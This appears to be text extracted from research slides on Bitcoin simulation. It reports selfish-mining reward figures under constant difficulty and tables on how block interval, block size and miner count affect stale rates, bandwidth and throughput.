
## Selfish Mining under constant difficulty

Mining 1000 blocks

- 30 % selfish miner mines **209** blocks, instead of **300!** (under our optimal strategy)
- Eyal and Sirer's strategy yields on average **205.8** blocks




Selfish Mining yields fewer block rewards than honest mining.




# Blockchain Network Simulator

# P2P Blockchain Simulator (Open Source)



Relying nodes



Miners

<https://github.com/arthurgervais/Bitcoin-Simulator>

## BTCIN SIMULATOR

### IMPACT OF BLOCK GENERATION INTERVAL

Interval	STANDARD								Bandwidth (kbps)
	t <sub>mean</sub> (s)	t <sub>median</sub> (s)	t <sub>10%</sub> (s)	t <sub>25%</sub> (s)	t <sub>75%</sub> (s)	t <sub>90%</sub> (s)	s <sub>r</sub>		
25 mins	61.23	35.73	18.43	24.15	52.59	91.02	1.72%	14.14	
10mins	25.83	14.7	7.87	10.14	21.29	35.47	1.51%	14.26	
2.5mins	6.83	4.18	2.52	3.06	5.76	9.12	1.82%	14.51	
1mins	3.02	2.08	1.43	1.65	2.68	3.76	2.15%	14.71	
30s	1.81	1.43	1.07	1.2	1.77	2.3	2.54%	15.39	
20s	1.45	1.21	0.95	1.05	1.45	1.83	3.20%	16.12	
10s	1.09	1	0.8	0.88	1.13	1.38	4.77%	17.67	
5s	0.93	0.89	0.73	0.79	0.97	1.13	8.64%	21.03	
2s	0.85	0.84	0.68	0.74	0.91	1	16.65%	31.44	
1s	0.84	0.82	0.67	0.71	0.89	0.97	26.74%	49.83	



## BITCOIN SIMULATOR

## IMPACT OF NUMBER OF MINERS

16 MINERS

32 MINERS

64 MINERS

128 MINERS

256 MINERS

Block Size (MB)	Block Interval	$s_r$	Throughput (tps)
0.25	30s	0.76	33.4
0.1	10s	1.76	40
0.25	20s	1.11	50
0.25	15s	1.45	66.7
0.5	30s	0.98	66.7
1	1mins	0.74	66.7

# Scaling Bitcoin

Several weeks of simulation

0.5 sec - 25 min


Block  
interval

0.1 - 16 MB

Block  
size




- 1 MB blocks
- 1 Minute Block interval



